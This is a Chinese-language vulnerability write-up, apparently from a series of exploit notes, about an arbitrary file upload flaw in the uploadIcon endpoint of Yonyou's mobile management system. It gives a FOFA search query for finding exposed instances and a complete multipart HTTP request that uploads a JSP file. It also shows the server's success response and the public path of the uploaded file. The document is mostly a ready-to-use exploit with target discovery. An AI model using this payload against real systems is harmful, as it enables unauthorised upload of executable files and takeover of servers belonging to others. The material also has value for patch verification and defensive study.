Y19-6用友-移动管理系统-文件上传

漏洞描述：

用友移动系统管理是用友公司推出的一款移动办公解决方案，旨在帮助企业实现移动办公、提高管理效率和员工工作灵活性。它提供了一系列功能和工具，方便用户在移动设备上管理和处理企业的系统和业务。用友移动管理系统 uploadIcon接口存在任意文件上传漏洞，未经授权攻击者通过漏洞上传任意文件，最终可以获取服务器权限。

网站图片：

网络测绘：

fofa语法：

- fofa：app="用友-移动系统管理"

漏洞复现：

payload：

```
POST /maportal/news/uploadIcon?imgName=1 HTTP/1.1
Host: xx.xx.xx.xx
Content-Length: 199
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarySbYrtv3SZkqRLRNS
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: JSESSIONID=30E66C13BE85EAFC1843D1497506E41E.server; JSESSIONID=078CECE35E09DA91C81A2ACAA0D18C3A.server
Connection: close

------WebKitFormBoundarySbYrtv3SZkqRLRNS
Content-Disposition: form-data; name="iconFile"; filename="1.jsp"
Content-Type: application/octet-stream

123
------WebKitFormBoundarySbYrtv3SZkqRLRNS—
```

效果图:

请求

美化 Raw Hex \n ≡

```
1 POST /maportal/news/uploadIcon?imgName=1 HTTP/1.1
2 Host: [redacted]
3 Content-Length: 199
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundarySbYrtv3SZkqRLRNS
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0
  Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/av
  if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
  ;v=b3;q=0.7
9 Accept-Encoding: gzip, deflate
0 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
1 Cookie: JSESSIONID=30E66C13BE85EAFC1843D1497506E41E.server;
  JSESSIONID=078CECE35E09DA91C81A2ACAA0D18C3A.server
2 Connection: close
3
4 ------WebKitFormBoundarySbYrtv3SZkqRLRNS
5 Content-Disposition: form-data; name="iconFile"; filename="
  1.jsp"
6 Content-Type: application/octet-stream
7
8 123
```


响应

美化 Raw Hex 页面渲染

```
1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Content-Type: text/html;charset=UTF-8
4 Content-Length: 45
5 Date: Mon, 28 Aug 2023 02:08:36 GMT
6 Connection: close
7
8 {"imgpath":"/maupload/news/1.jsp","status":2}
```

上传文件位置

```
http://xx.xx.xx.xx/maupload/news/1.jsp
```



123